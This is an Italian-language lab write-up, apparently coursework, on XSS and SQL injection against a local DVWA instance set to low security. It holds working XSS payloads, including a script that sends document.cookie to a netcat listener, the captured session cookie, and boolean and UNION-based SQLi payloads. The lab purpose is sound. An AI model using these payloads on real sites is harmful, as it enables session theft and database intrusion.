
Esempi di XSS e SQLI

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».




Procediamo con qualche esempio di XSS




Come vediamo nell immagine nella pagine e presente un punto di riflessione, o vero vediamo come l'input nella barra di immissione e visualizzato sia nella pagine che nel URL della pagina stessa. Proviamo ora a vedere se la pagina reagisce a qualche input di comando esempio trasformare l'input in un ouput in corsivo


<i>vasyl dovrebbe trasformarsi in corsivo



O per esempio possiamo inserire un comando di alert per vedere se la pagina reagisce ad un comando piu complesso


<script>alert('XSS')</script>





possiamo inserire il seguente tag HTML all'interno di un campo vulnerabile per mostrare i cookie dell'utente attuale

<script>alert(document.cookie)</script>



Questo e il cooki di sessione dell'utente corrente visualizzato a schermo

Possimo anche farci mandare il cooki di sessione di un utente o piu che interagisce con la pagina e memorizzarlo in un nostro database

Esempio: settinamo il nc su kali a finche sia in ascolto su una porta

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali® kali)-[~]

$ sudo systemctl mariadb

[sudo] password for kali:
Unknown command verb 'mariadb', did you mean 'reload'?

(kali® kali)-[~]

$ sudo service mysql start

(kali® kali)-[~]

$ nc -l -p 12345
```

Siamo in ascolto sulla porta 12345

Ora carichiamo lo script all interno dell area di input

<script> window.location = 'http://127.0.0.1:12345/?cookie=' +
encodeURIComponent(document.cookie); </script>

```
-(kali⊕kali)-[~]
-$ nc -l -p 12345
GET /?cookie=security%3Dlow%3B%20PHPSESSID%3Dignl5mi5ir08lm3668bcapdlba HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: security=low; PHPSESSID=iqnl5mi5ir08lm3668bcapdlba
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
```

Vediamo come il cooki o vero la ricchiesca con tutti i dati di sessione e stata trascritta DB da noi specificato.


SQLI

Vediamo ora se la pagina risponde ai nostri stimolo

Boolean based SQL injection

SELECT Name, Description FROM Products WHERE ID= ' ' OR 'a'='a';

Con questa tecnica si mira a trasformare la query originale in una condizione sempre VERA o sempre FALSA. E si cerca di capire come il risultato si riflette sull'output della web application.



Vediamo come dopo l'input di un podello logico il sistema reagisce in modo anomalo UNION based SQL injection

Se il nostro payload fa in modo che il risultato della query originale sia vuoto, possiamo visualizzare il risultato di una secondo query stabilita da noi tramite il comando UNION.

1. La query originale viene terminata con l'operatore «'» prima di aggiungere una seconda query con UNION scelta da noi.

2. I commenti alla fine del comando fanno in modo che la parte successiva della query non venga eseguita dal database.

SELECT description FROM items WHERE id=' 'UNION SELECT usere (); -- -';

Anche in questo caso la pagina fornisce lo stesso risultato

UNION based SQL injection

Per sfruttare una SQL injection di questo tipo bisogna sapere quanti campi vengono selezionati dalla query vulnerabili. Possiamo dedurlo procedendo per tentativi S

'UNION SELECT null ... 'UNION SELECT null, null ... 'UNION SELECT null, null ...

In comportamento del sito rimane uguale ai esempi precedenti